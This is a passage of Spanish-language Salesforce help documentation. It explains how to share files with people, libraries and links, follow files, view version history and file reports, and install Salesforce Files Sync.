   - En su carpeta Salesforce Files Sync en su escritorio; haga clic con el botón derecho del ratón en un archivo, pase el ratón sobre **Salesforce Files Sync**, luego haga clic en **Compartir con personas**.
2. Escriba el nombre de la persona con la que desea compartir el archivo y haga clic en el nombre para seleccionarlo. .
3. Seleccione el permiso de archivo que desea que tengan. De forma predeterminada tienen el permiso de colaborador, que les permite visualizar, descargar, compartir, cambiar de permiso, modificar el archivo y cargar nuevas versiones del mismo. Seleccione **visor** para darles el permiso para ver, descargar y compartir archivos.
4. Si desea compartir el archivo con más personas, introduzca más nombres.
5. Si lo desea, agregue información al mensaje que recibirán los destinatarios.
6. Haga clic en **Compartir** y **Cerrar**. Los destinatarios reciben un mensaje que indica que ha compartido un archivo con ellos, junto con un vínculo al archivo. Los usuarios de Lightning Experience reciben este mensaje como una notificación por correo electrónico. Los usuarios de Salesforce Classic reciben un mensaje privado de Chatter en sus páginas Mis mensajes en la ficha de Chatter, y también reciben una notificación por correo electrónico si tienen activadas las notificaciones por correo electrónico para mensajes de Chatter.

Aunque se haya compartido un archivo con su empresa, se habrá hecho de manera privada y mostrará el icono de compartido de forma privada ( ). No se ha publicado en ninguna parte y sólo las personas con las que lo ha compartido pueden buscarlo y verlo. Si ya se ha compartido con su empresa, conservará el icono de su empresa ( ) y cualquier usuario de su empresa podrá buscarlo y verlo.

En el cuadro de diálogo Configuración de colaboración, haga clic en × junto al nombre de una persona o grupo para dejar de compartir el archivo con esa persona o grupo. Si no desea que otros usuarios cambien las personas que pueden acceder al archivo, seleccione **Evitar que los demás usuarios compartan o dejen de compartir**.

Nota:

- Los documentos de la ficha Documentos y los archivos adjuntos de la lista relacionada Notas y archivos adjuntos no se muestran en la página de inicio de Archivos y no pueden compartirse como Salesforce Files.
- Los archivos de contenido pueden compartirse con más personas de las que se muestran en **Compartir con personas** si son parte de un paquete de contenido o entrega.
- El número máximo de veces que se puede compartir un archivo es 100. Esto incluye los archivos compartidos con personas, grupos y mediante vínculos. Si se comparte un archivo de manera privada y se aproxima al máximo de 100, considere la opción de hacer público el archivo publicándolo en sus noticias en tiempo real.

CONSULTE TAMBIÉN

Ver dónde se comparte un archivo

## Compartir archivos con bibliotecas

Comparta archivos con bibliotecas para aprovechar las funciones de establecimiento de permisos de bibliotecas de contenido utilizando también las funciones de Salesforce Files.

Si su administrador ha activado esta función para su organización, puede compartir cualquier archivo con una biblioteca. La ficha **Bibliotecas** en Salesforce indica las bibliotecas en su empresa junto con los permisos asignados a cada una. La opción **Compartir con biblioteca** en Chatter le permite compartir archivos de Chatter con una biblioteca, aprovechando el conjunto de permisos para la biblioteca.

Nota: La colaboración de archivos con bibliotecas requiere que:

- Su página de detalles de usuario tenga la configuración **Usuario de Salesforce CRM Content** activada. Su administrador puede activar esta configuración.
- Su organización tenga la configuración **La interfaz de usuario de archivos permite compartir archivos con bibliotecas** activada. Su administrador puede activar esta configuración en la página Salesforce CRM Content en Configuración.

1. En la ficha **Archivos**, haga clic en ▾ junto al archivo que desea compartir con una biblioteca.
2. Seleccione **Compartir con biblioteca**. O bien, para referencias de archivos externos (solo aplicable para usuarios de Files Connect), seleccione **Compartir una referencia** y seleccione **Biblioteca** en el cuadro de diálogo **Configuración de colaboración**.
3. Realice una de las siguientes acciones, dependiendo de lo que ocurre después:
   - Si aparece el cuadro de diálogo **Publicar contenido en varias bibliotecas**, significa que el archivo ya está gestionado por una biblioteca. Seleccione una o más bibliotecas adicionales y haga clic en **Publicar**.
   - Si aparece el mensaje de confirmación **Compartir archivos con una biblioteca**, significa que se ha compartido el archivo con otras personas con el acceso de Colaborador o se ha sincronizado. Si continúa, los colaboradores y aquellas personas que han sincronizado el archivo solo tendrán acceso de Visor. (El administrador de la biblioteca puede otorgarles el acceso de modificación más tarde.) Haga clic en **Compartir** para continuar o **Cancelar** si ha cambiado de idea.
   - Si aparece el cuadro de diálogo **Publicar contenido**, introduzca un título para el archivo. Seleccione la biblioteca con la que desea compartir e introduzca cualquier etiqueta como metadatos. Seleccione un tipo de registro, introduzca cualquier información opcional y haga clic en **Publicar**.

     El archivo está indicado ahora en la ficha **Bibliotecas** y en **Archivos en mis bibliotecas** en la ficha **Archivos**.

## Evitar que otros compartan o dejen de compartir un archivo

Puede evitar que otros compartan o dejen de compartir un archivo de su propiedad. Esto no afecta a colaboraciones existentes.

1. En la página de inicio de **Archivos**, busque el archivo que desee.
2. Vaya a **Configuración de colaboración** o **Compartir archivo** para el archivo (O bien, si el archivo está en una biblioteca, abra la página Detalles d contenido desde la ficha **Bibliotecas**.)
3. Seleccione la casilla de verificación **Evitar que los demás usuarios compartan o dejen de compartir**.
4. Haga clic en **Guardar**.

Ejemplo: Supongamos que publico un archivo en Chatter y lo comparto con un grupo privado. Estoy de acuerdo con que los miembros del grupo tengan acceso al archivo, pero no deseo que lo compartan a continuación. Puedo evitar que los demás usuarios compartan o dejen de compartir de modo que las colaboraciones existentes permanecen pero no se pueden agregar las nuevas, excepto por mi o un administrador.

También puede evitar que otros usuarios compartan y dejen de compartir un archivo en la API utilizando el campo `SharingOption` en `ContentVersion` y otros objetos.

## Compartir archivos con personas en Lightning Experience

Comparta archivos con personas de forma privada y establezca acceso de **Visor** o **Colaborador** para cada persona con la que comparta el archivo.

Comparta un archivo de manera privada para que sólo puedan verlo determinados usuarios de su empresa. De forma predeterminada, cualquier usuario que pueda ver un archivo puede compartirlo.

Para compartir un archivo con uno o más usuarios en su empresa:

1. Empiece a compartir el archivo desde una de estas ubicaciones:
   - Junto al archivo en la página de inicio de Archivos, haga clic en **Compartir**.
   - En la página de detalle del archivo que desea compartir, haga clic en **Compartir**.
   - Desde el reproductor de vista previa de archivos, haga clic en
2. Escriba el nombre de la persona con la que desea compartir el archivo y haga clic en el nombre para seleccionarlo. Introduzca nombres adicionales si desea compartir con más de una persona.
3. Seleccione el permiso de archivo que desea que tengan. De forma predeterminada tienen el permiso de colaborador, que les permite visualizar, descargar, compartir, cambiar de permiso, modificar el archivo y cargar nuevas versiones del mismo. Seleccione **visor** para darles el permiso para ver, descargar y compartir archivos.
4. Si lo desea, agregue información al mensaje que recibirán los destinatarios.
5. Haga clic en **Compartir** y **Cerrar**. Los destinatarios reciben un mensaje que indica que ha compartido un archivo con ellos, junto con un vínculo al archivo. Los usuarios de Lightning Experience reciben este mensaje como una notificación por correo electrónico. Los usuarios de Salesforce Classic reciben un mensaje privado de Chatter en sus páginas Mis mensajes en la ficha de Chatter, y también reciben una notificación por correo electrónico si tienen activadas las notificaciones por correo electrónico para mensajes de Chatter.

En el cuadro de diálogo Configuración de colaboración, haga clic en × junto al nombre de una persona o grupo para dejar de compartir el archivo con esa persona o grupo.

Desde la ventana Compartir archivo, haga clic en **Quién puede acceder** para ver todos los usuarios con los que se ha compartido el archivo. Actualice los permisos del archivo o haga clic en la X junto al nombre de una persona o grupo para dejar de compartir el archivo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

con ellos. Si desea evitar que otros usuarios cambien las personas que pueden acceder al archivo, seleccione **Evitar que los demás usuarios compartan o dejen de compartir**.

Nota:

- Los documentos de la ficha Documentos y los archivos adjuntos de la lista relacionada Notas y archivos adjuntos no se muestran en la página de inicio de Archivos y no pueden compartirse como Salesforce Files.
- Los archivos de contenido pueden compartirse con más personas de las que se muestran en **Compartir con personas** si son parte de un paquete de contenido o entrega.
- El número máximo de veces que se puede compartir un archivo es 100. Esto incluye los archivos compartidos con personas, grupos y mediante vínculos. Si se comparte un archivo de manera privada y se aproxima al máximo de 100, considere la opción de hacer público el archivo publicándolo en sus noticias en tiempo real.

## Compartir archivos mediante un vínculo

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

En Salesforce Classic, puede compartir un archivo con cualquier persona creando un vínculo de archivo y enviándolo mediante correo electrónico o MI. La creación de un vínculo genera una URL cifrada que puede enviar a cualquier destinatario, como candidatos, clientes, socios y compañeros de trabajo, tanto dentro como fuera de su empresa. Cuando sus destinatarios hacen clic en el vínculo, verán una versión basada en Web del archivo, que podrán ver y descargar fácilmente. La colaboración a través de un vínculo está disponible en Salesforce Classic, y está activado de forma predeterminada para la mayoría de las organizaciones. Los administradores pueden activar la opción de compartir mediante vínculo habilitando estos permisos:

1. En Configuración, introduzca *`Entregas de contenido`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Entregas de contenido**. Seleccione `Activar entregas de contenido` y `Activar creación de entregas de contenido para archivos de Salesforce Files`.
2. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**. Seleccione un conjunto de permisos, haga clic en **Permisos del sistema** y seleccione `Crear y compartir entregas de contenido para Salesforce Files`.
3. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**. Seleccione un perfil y haga clic en **Modificar**. En **Permisos de usuario generales**, seleccione `Crear y compartir entregas de contenido para Salesforce Files`. No necesita este permiso para los archivos que se encuentren en una biblioteca compartida de Salesforce CRM Content. En su lugar, complete los pasos 1 y 2 y, a continuación, asegúrese de que el usuario es miembro de la biblioteca y de que se haya seleccionado **Entregar contenido** en la definición de permiso de biblioteca.

Crear y compartir un vínculo de archivo

1. Empiece a compartir el archivo desde una de estas ubicaciones:
   - En la página de inicio de Archivos, haga clic en **Cargar archivos**, seleccione un archivo desde su dispositivo y, a continuación, haga clic en **Configuración de colaboración** y seleccione **Cualquier persona con vínculo**. Copie el vínculo que se proporciona para colaborar con personas de dentro o fuera de su empresa.
   - En la página Inicio, haga clic en **Crear nuevo** > **Archivo**, haga clic en **Seleccionar archivo** y seleccione un archivo desde su equipo; a continuación haga clic en **Compartir mediante vínculo** desde el menú desplegable.
   - En la página de detalles de un archivo, haga clic en **Configuración de colaboración de archivo** > **Mediante vínculo**.

- En el cuadro de diálogo Configuración de colaboración, haga clic en **Cualquier persona con vínculo** desde Compartir con lista.
- Junto al archivo de la página Archivos, la lista Archivos que posee o la lista Archivos de grupo, haga clic en la > **Compartir mediante vínculo**.
- Junto al archivo en una noticia en tiempo real o al pasar el ratón por un archivo, haga clic en **Más acciones** > **Configuración de colaboración de archivo** y, a continuación, haga clic en **Cualquier persona con vínculo** desde Compartir con lista.
- En su carpeta Salesforce Files Sync en su escritorio; haga clic con el botón derecho del ratón en un archivo, pase el ratón sobre **Salesforce Files Sync**, luego haga clic en **Compartir mediante vínculo**.

2. Si está disponible, haga clic en **Copiar** (o copie el vínculo manualmente) y pegue el vínculo en un mensaje de correo electrónico o MI. Los destinatarios del vínculo de un archivo solo pueden ver y descargar archivos. No pueden ser colaboradores.

Aunque se haya compartido un archivo con su empresa, se habrá hecho de manera privada y mostrará el icono de compartido de forma privada ( ). No se ha publicado en ninguna parte y sólo las personas con las que lo ha compartido pueden buscarlo y verlo. Si ya se ha compartido con su empresa, conservará el icono de su empresa ( ) y cualquier usuario de su empresa podrá buscarlo y verlo.

En el cuadro de diálogo Configuración de colaboración, haga clic en junto a un vínculo para dejar de compartirlo. Toda persona que disponga del vínculo no podrá acceder más al archivo.

**Nota:**

- Los documentos de la ficha Documentos y los archivos adjuntos de la lista relacionada Notas y archivos adjuntos no se muestran en la página de inicio de Archivos y no pueden compartirse como Salesforce Files.
- El número máximo de veces que se puede compartir un archivo es 100. Esto incluye los archivos compartidos con personas, grupos y mediante vínculos. Si se comparte un archivo de manera privada y se aproxima al máximo de 100, considere la opción de hacer público el archivo publicándolo en sus noticias en tiempo real.

CONSULTE TAMBIÉN

Creación de entregas de contenido

## Actualizaciones de archivo en las noticias en tiempo real

Siga un archivo para ver actualizaciones de archivo en sus noticias en tiempo real, ver el historial de versión de un archivo y obtener recomendaciones de archivo.

Seguir un archivo

Siga un archivo para ver actualizaciones en sus noticias en tiempo real de Chatter, incluyendo cuando se carga una nueva versión del archivo. Si deja de hacer un seguimiento a un archivo, éste permanecerá en su lista Archivos, pero no podrá ver más actualizaciones acerca de él en sus noticias en tiempo real.

Ver el historial de versión de los archivos

Recomendaciones de archivos

## Seguir un archivo

Siga un archivo para ver actualizaciones en sus noticias en tiempo real de Chatter, incluyendo cuando se carga una nueva versión del archivo. Si deja de hacer un seguimiento a un archivo, éste permanecerá en su lista Archivos, pero no podrá ver más actualizaciones acerca de él en sus noticias en tiempo real.

Haga clic en el **+ Seguir** para empezar a ver las actualizaciones, o haga clic en el **x Dejar de seguir** para dejar de ver las actualizaciones. En Lightning Experience, siga un archivo desde la página de detalles del archivo. En Salesforce Classic, siga un archivo desde una noticia en tiempo real, página de detalles de archivo o lista de archivo.

Nota: La opción para seguir archivos está disponible únicamente en organizaciones que utilizan Chatter.

CONSULTE TAMBIÉN

Cargar una nueva versión de un archivo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Ver el historial de versión de los archivos

La página de detalles del archivo muestra la versión actual del archivo. Vea la lista Historial de versión para ver todas las versiones del archivo que se han cargado, incluyendo la versión actual. Desde la lista puede descargar el archivo, ver quién y cuándo se ha actualizado y ver la descripción, si se proporciona. La página de detalles del archivo muestra la versión más actual de un archivo.

CONSULTE TAMBIÉN

Cargar una nueva versión de un archivo

Seguir un archivo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Recomendaciones de archivos

Chatter recomienda archivos que puede estar interesado en seguir basándose en la popularidad del archivo, determinada por el número de personas que han visto o descargado el archivo. Para ver una lista expandida de sus recomendaciones, haga clic en **Más** en la sección Recomendaciones. Si no aparece ninguna recomendación, significará que ya ha seguido todos los archivos que le han recomendado.

CONSULTE TAMBIÉN

Seguir un archivo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Detalles y vistas previas de archivos

Visualice y modifique detalles de archivo y cree informes sobre archivos.

Ver detalles de archivo

Modificar detalles de archivo

Eliminar un archivo de la página de detalles del archivo

Ver dónde se comparte un archivo

Averigue quién puede ver un archivo y qué nivel de acceso tiene. Desde la página Detalles de archivo, puede acceder a una lista completa de cada persona u objeto con quién se comparte el archivo.

Informe de vinculación de archivo y contenido

Consulte el número de veces que un archivo se ha descargado, compartido, votado a favor y comentado.

### Ver detalles de archivo

Para abrir los detalles de un archivo, haga clic en el nombre del archivo en unas noticias en tiempo real, en una lista de archivos, al pasar el ratón sobre un archivo, o bien haciendo clic en **Más acciones** > **Vista previa** junto al archivo en unas noticias en tiempo real. En la página de detalle del archivo, puede ver los detalles sobre Salesforce Files.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Desde la página de detalles de archivo, puede:

- Ver el archivo sin descargarlo. Utilice las teclas de dirección en la vista previa del documento para ver cada página, acercar o alejar, o bien cambiar la anchura y el tamaño de la pantalla de la vista previa. Los propietarios de archivos y cualquier usuario con acceso al archivo pueden ver la presentación preliminar.

  Nota: No se puede obtener una vista previa de todos los archivos, como los archivos cifrados, los archivos protegidos con contraseña, los archivos PDF protegidos contra copia, los tipos de archivos desconocidos y cualquier archivo con un tamaño superior a 25 MB. La opción **Vista previa** no está disponible para noticias en tiempo real o vistas de lista, de manera que los archivos aparecen como iconos del tipo de archivo genérico en las noticias en tiempo real. Algunas funciones de Microsoft Office 2007 no se visualizarán correctamente en las vistas previas. Si se puede generar una vista previa de un archivo, pero no hay dicha vista previa, póngase en contacto con su administrador de Salesforce, quien podrá volver a generar la vista previa.

- Consulte si el archivo es privado (), si está compartido de forma privada () o si está compartido con su empresa ().
- Haga clic en **Descargar** para abrir o guardar el archivo. Cualquier usuario que pueda ver un archivo podrá descargarlo.
- Haga clic en **Configuración de colaboración de archivo** para compartir un archivo con personas o grupos o mediante un vínculo de archivo o ver la Configuración de colaboración. De forma predeterminada, cualquier usuario que pueda ver un archivo puede compartirlo.
- Haga clic en **Hacer privado** en el cuadro de diálogo Configuración de colaboración para eliminar el archivo y el vínculo de archivo, si procede, de todas las ubicaciones donde se comparte. O haga clic en **Restringir acceso** (si el archivo se ha originado en una biblioteca Salesforce CRM Content) para eliminar el archivo de todas partes donde se ha compartido, excepto la biblioteca. Únicamente los propietarios y el usuario con el permiso “Modificar todos los datos” pueden convertir un archivo en privado () o restringir el acceso.
- Haga clic en **Cargar nueva versión** para actualizar el archivo con una nueva versión. Únicamente los propietarios de archivos, colaboradores y usuarios con el permiso "Modificar todos los datos" pueden cargar una nueva versión de un archivo.

- Haga clic en **Modificar detalles** para modificar el nombre o la descripción del archivo. Sólo los propietarios de archivos, colaboradores y usuarios con el permiso "Modificar todos los datos" pueden modificar los detalles del archivo.
- Si dispone del permiso "Sincronizar archivos" y es el propietario del archivo, haga clic en **Sincronizar** para sincronizar un archivo entre su carpeta Salesforce Files Sync en su equipo y Chatter. Haga clic en el **Anular sincronización** para detener la sincronización del archivo.
- Haga clic en **Eliminar** para eliminar el archivo. Sólo los propietarios de archivos y los usuarios con el permiso "Modificar todos los datos" pueden eliminar los archivos.
- Ver quién es el propietario del archivo y la fecha de su última modificación.
- Consulte la descripción del archivo y haga clic en el icono de modificación ( ) para modificar la descripción, o agregue una descripción haciendo clic en **Agregar descripción**.
- Consulte el número de la versión actual del archivo y haga clic en **Mostrar todas las versiones** para ver el historial de versiones del archivo.
- Haga clic en **Mostrar informe de archivo** para ver los datos del archivo, como el número de veces que se ha descargado, compartido, votado a favor y comentado. **Mostrar informe de archivo** solo está visible para los usuarios con los permisos "Ejecutar informes" y "Ver informes en carpetas públicas".
- Hacer clic en el botón **Seguir** para realizar un seguimiento del archivo o hacer clic en para detener el seguimiento del archivo.
- Comprobar los usuarios que realizan el seguimiento del archivo.
- Consulte con quién y en qué ubicaciones se comparte el archivo.
- Si el archivo se ha originado en Salesforce CRM Content, haga clic en **Ir a la página de detalles de contenido** para ver la página de detalles de contenido de ese archivo. La mayoría de acciones que realice en archivos originados en Salesforce CRM Content se deben realizar en la página de detalles de contenido en lugar de la página de detalles del archivo.
- Haga clic en los vínculos **Archivos** o **Chatter** en la parte superior de la página para ir a la lista Archivos o a la página Chatter.
- Consulte otros archivos visualizados por las personas que vieron este archivo. Si las mismas personas no han visto ningún otro archivo, la sección Estas personas también han visualizado no aparecerá en la página de detalles del archivo.

CONSULTE TAMBIÉN

Ver el historial de versión de los archivos

Ver dónde se comparte un archivo

## Modificar detalles de archivo

Para modificar el nombre y la descripción de un archivo:

1. En la página de detalles de un archivo, haga clic en **Modificar detalles** o haga clic en el icono de modificación ( ) junto a la descripción.
2. También puede modificar el nombre y la descripción del archivo.
3. Haga clic en **Guardar**.

Si no hay ninguna descripción y desea añadir una, haga clic en **Agregar descripción** o haga clic en el icono de modificación ( ) junto a la descripción.

Los propietarios de archivos, colaboradores y los usuarios con el permiso "Modificar todos los datos" pueden modificar detalles del archivo.

CONSULTE TAMBIÉN

Ver detalles de archivo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Eliminar un archivo de la página de detalles del archivo

Haga clic en **Eliminar** en la página de detalles de un archivo para eliminar el archivo de todas las ubicaciones en las que se ha compartido. Si el archivo se comparte mediante un vínculo, cualquier usuario con el enlace dejará de tener acceso al archivo. Para restaurar el archivo eliminado, haga clic en el vínculo **Papelera de reciclaje** en la ficha **Inicio**. Seleccione el archivo y haga clic en **Recuperar**. El archivo se restaura así como el resto de colaboraciones asociadas.

Nota: Sólo los propietarios de archivos y los usuarios con el permiso "Modificar todos los datos" pueden eliminar los archivos. Para saber quién puede realizar las acciones en un archivo, consulte ¿Quién puede ver mi archivo?.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Eliminar archivos y vínculos a partir de noticias en tiempo real

## Ver dónde se comparte un archivo

Averigue quién puede ver un archivo y qué nivel de acceso tiene. Desde la página Detalles de archivo, puede acceder a una lista completa de cada persona u objeto con quién se comparte el archivo.

La lista **Compartido con** en una página de detalles de archivo le muestra con quién se comparte el archivo y su nivel de acceso.

En Salesforce Classic, haga clic en **Mostrar todo** para abrir Configuración de colaboración, donde puede:

- Ver con quién se comparte el archivo y su permiso: propietario, colaborador, visor o sin acceso.
- Haga clic en **Personas** en el cuadro de diálogo Configuración de colaboración para compartir el archivo con personas concretas.
- Haga clic en **Grupos** en el cuadro de diálogo Configuración de colaboración para compartir el archivo con grupos concretos.
- Haga clic en **Biblioteca** para compartir el archivo con una biblioteca.
- Haga clic en **Cualquier persona con vínculo** en el cuadro de diálogo Configuración de colaboración para crear y compartir un vínculo de archivo.
- Haga clic en **Hacer privado** para eliminar el archivo y el vínculo de archivo, si procede, de todas las ubicaciones donde se comparte. O haga clic en **Restringir acceso** (si el archivo se ha originado en una biblioteca Salesforce CRM Content) para eliminar el archivo de todas partes donde se ha compartido, excepto la biblioteca. Únicamente los propietarios y el usuario con el permiso "Modificar todos los datos" pueden convertir un archivo en privado ( ) o restringir el acceso.
- En el cuadro de diálogo Configuración de colaboración, haga clic en × junto al nombre de una persona o grupo para dejar de compartir el archivo con esa persona o grupo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Hacer que un archivo sea privado

¿Quién puede ver mi archivo?

## Informe de vinculación de archivo y contenido

Consulte el número de veces que un archivo se ha descargado, compartido, votado a favor y comentado.

En la página de detalles del archivo, haga clic en **Mostrar informe de archivo** para ejecutar y ver el informe de vinculación de archivo y contenido, el cual incluye estos campos.

| Campo | Número de veces que los usuarios... |
|---|---|
| `Descargas totales` | Han descargado el archivo. |
| `Publicaciones` | Han publicado el archivo en una noticia en tiempo real. Este número no incluye el número de veces que el archivo se ha adjuntado a los comentarios de las publicaciones. |
| `Publicar comentarios` | Han comentado las publicaciones del archivo en las noticias en tiempo real. |
| `Me gusta` | Han incluido Me gusta en las publicaciones del archivo en las noticias en tiempo real. Este número no incluye los votos a favor recibidos en los comentarios de la publicación del archivo. |
| `Recursos compartidos` | Han compartido el archivo mediante **Compartir con personas** y **Compartir con grupos**. Si un usuario hace clic en **Compartir** en una publicación del archivo, se cuenta como una publicación y no como un recurso compartido. |
| `Vínculos` | Han compartido el archivo con **Compartir mediante vínculo**. Si el archivo se carga en una biblioteca de Salesforce CRM Content, también se cuentan las entregas de contenido. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar y ver un informe de archivo
- "Ejecutar informes"

**Ejemplo:** Los números del informe de vinculación de archivo y contenido son acumulativos para todas las versiones de un archivo. Por ejemplo, si hay 2 versiones del archivo y la versión 1 se ha descargado 4 veces y la versión 2 se ha descargado 5 veces, `Descargas totales` indica 9 descargas.

CONSULTE TAMBIÉN

Filtrar datos de informes

Exportación de un informe

## Salesforce Files Sync

Visualice y modifique detalles de archivo y cree informes sobre archivos.

Empezar con Salesforce Files Sync

Salesforce Files Sync hace que la administración, sincronización y colaboración de archivos sean más sencillas que nunca.

Requisitos del sistema de Salesforce Files Sync

Salesforce Files Sync se ejecuta de forma óptima en sistemas que cumplen los requisitos del sistema mínimos recomendados.

Instalar Salesforce Files Sync

Instale el cliente de Salesforce Files Sync en su escritorio para sincronizar archivos entre su ordenador, Salesforce y Salesforce1 en dispositivos móviles.

Requisitos del sistema de Salesforce Files Sync

Salesforce Files Sync se ejecuta de forma óptima en sistemas que cumplen los requisitos del sistema mínimos recomendados.

Conexión de Salesforce Files Sync con otras organizaciones de Salesforce

Configure Salesforce Files Sync para conectar con otras organizaciones de Salesforce.

Sincronización de archivos y carpetas

Sincronice archivos y carpetas guardándolos en su carpeta Salesforce Files Sync de su sistema o haciendo clic en **Sincronizar** mientras ve un archivo en una publicación, comentario, lista de archivos o página de detalles de archivo.

Acceder a sus archivos sincronizados en su equipo, en línea y en dispositivos móviles

Acceda a sus archivos sincronizados en su carpeta Salesforce Files Sync en su escritorio, en Salesforce en Internet y en Salesforce1 en su dispositivo móvil.

Trabajo con archivos y carpetas sincronizados

Los archivos y carpetas sincronizados se comportan como cualquier otro archivo en Salesforce, pero tienen algunas funciones adicionales.

Cómo compartir archivos sincronizados

Los archivos sincronizados pueden compartirse directamente desde la carpeta Salesforce Files Sync en su escritorio.

Gestionar versiones de archivos sincronizados

Al igual que todos los archivos de Salesforce, puede trabajar con versiones anteriores de un archivo sincronizado cada vez que lo necesite.

Límites de Salesforce Files Sync

Tenga en cuenta los límites de sincronización de archivos al utilizar Salesforce Files Sync.

Límites de almacenamiento de Salesforce Files Sync

Existen dos límites de almacenamiento que afectan a Salesforce Files Sync: el almacenamiento compartido para toda la organización y el almacenamiento individual.

Nombres de archivo y extensiones que evitan la sincronización

Algunas características de archivos pueden evitar que se sincronicen entre sus dispositivos e Internet.

Restricciones de nombre de carpeta sincronizada

Salesforce Files Sync no sincroniza algunas carpetas debido a restricciones de nombres de carpeta.

## Empezar con Salesforce Files Sync

Salesforce Files Sync hace que la administración, sincronización y colaboración de archivos sean más sencillas que nunca.

Empezar a trabajar con Salesforce Files Sync casi no requiere esfuerzo. Solo tiene que guardar sus archivos en la carpeta Salesforce Files Sync de su escritorio y Salesforce Files Sync hará el resto.

**Acceda a sus archivos sincronizados en cualquier parte**

Al guardar un archivo en Salesforce Files Sync podrá disponer automáticamente del archivo en cualquier lugar que lo necesite. Solo eche un vistazo al filtro Sincronizado en la página de inicio de Archivos: estará allí.

**Comparta archivos justo desde la carpeta Salesforce Files Sync de su escritorio**
Haga clic en un archivo para compartirlo con personas y grupos en Chatter o comparta el archivo con cualquier persona mediante un vínculo.

**Disponer siempre de la última versión de todos los archivos**
Siempre que usted o uno de sus colaboradores modifique un archivo guardado en la carpeta Salesforce Files Sync de su escritorio, el archivo se actualiza instantáneamente para todos. Salesforce Files Sync admite la creación de versiones, por lo que puede acceder a las versiones antiguas del archivo, si es necesario.

## Requisitos del sistema de Salesforce Files Sync

Salesforce Files Sync se ejecuta de forma óptima en sistemas que cumplen los requisitos del sistema mínimos recomendados.

Para utilizar Salesforce Files Sync recomendamos:

| Requisitos del sistema | Windows | Mac |
|---|---|---|
| Sistemas operativos compatibles | Microsoft® Windows® 7 y versiones posteriores | Apple® Mac OS X 10.8 Mountain Lion y versiones posteriores |
| Procesadores | Procesador compatible con x86 de 2,33 GHz o superior o procesador Intel® Atom™ de 1,6 GHz o superior para dispositivos móviles | Procesador Intel® Core™ de 1,83 GHz de doble núcleo o superior |
| Memoria | 512 MB de memoria RAM (1 GB recomendados) | 512 MB de memoria RAM (1 GB recomendados) |
| Unidad de disco duro | 4 GB de espacio libre recomendado para las operaciones de sincronización | 4 GB de espacio libre recomendado para las operaciones de sincronización |

## Instalar Salesforce Files Sync

Instale el cliente de Salesforce Files Sync en su escritorio para sincronizar archivos entre su ordenador, Salesforce y Salesforce1 en dispositivos móviles.

1. Desde su configuración personal, introduzca *`Files Sync`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Salesforce Files Sync**. ¿Varios resultados? Seleccione aquel en Configuración personal.
2. Haga clic en el botón de **Descargar**.
3. Siga las instrucciones de instalación para su sistema operativo.
4. Inicie sesión con sus credenciales de Salesforce.

Una vez instalado Salesforce Files Sync, se le notificará la disponibilidad de una actualización automáticamente.

Nota: El cliente de Salesforce Files Sync debe ejecutarse en una unidad local. No se admiten las ubicaciones externas como unidades de red o dispositivos montados.

## Requisitos del sistema de Salesforce Files Sync

Salesforce Files Sync se ejecuta de forma óptima en sistemas que cumplen los requisitos del sistema mínimos recomendados.

Para utilizar Salesforce Files Sync recomendamos:

| Requisitos del sistema | Windows | Mac |
|---|---|---|
| Sistemas operativos compatibles | Microsoft® Windows® 7 y versiones posteriores | Apple® Mac OS X 10.8 Mountain Lion y versiones posteriores |
| Procesadores | Procesador compatible con x86 de 2,33 GHz o superior o procesador Intel® Atom™ de 1,6 GHz o superior para dispositivos móviles | Procesador Intel® Core™ de 1,83 GHz de doble núcleo o superior |
| Memoria | 512 MB de memoria RAM (1 GB recomendados) | 512 MB de memoria RAM (1 GB recomendados) |
| Unidad de disco duro | 4 GB de espacio libre recomendado para las operaciones de sincronización | 4 GB de espacio libre recomendado para las operaciones de sincronización |

## Conexión de Salesforce Files Sync con otras organizaciones de Salesforce

Configure Salesforce Files Sync para conectar con otras organizaciones de Salesforce.

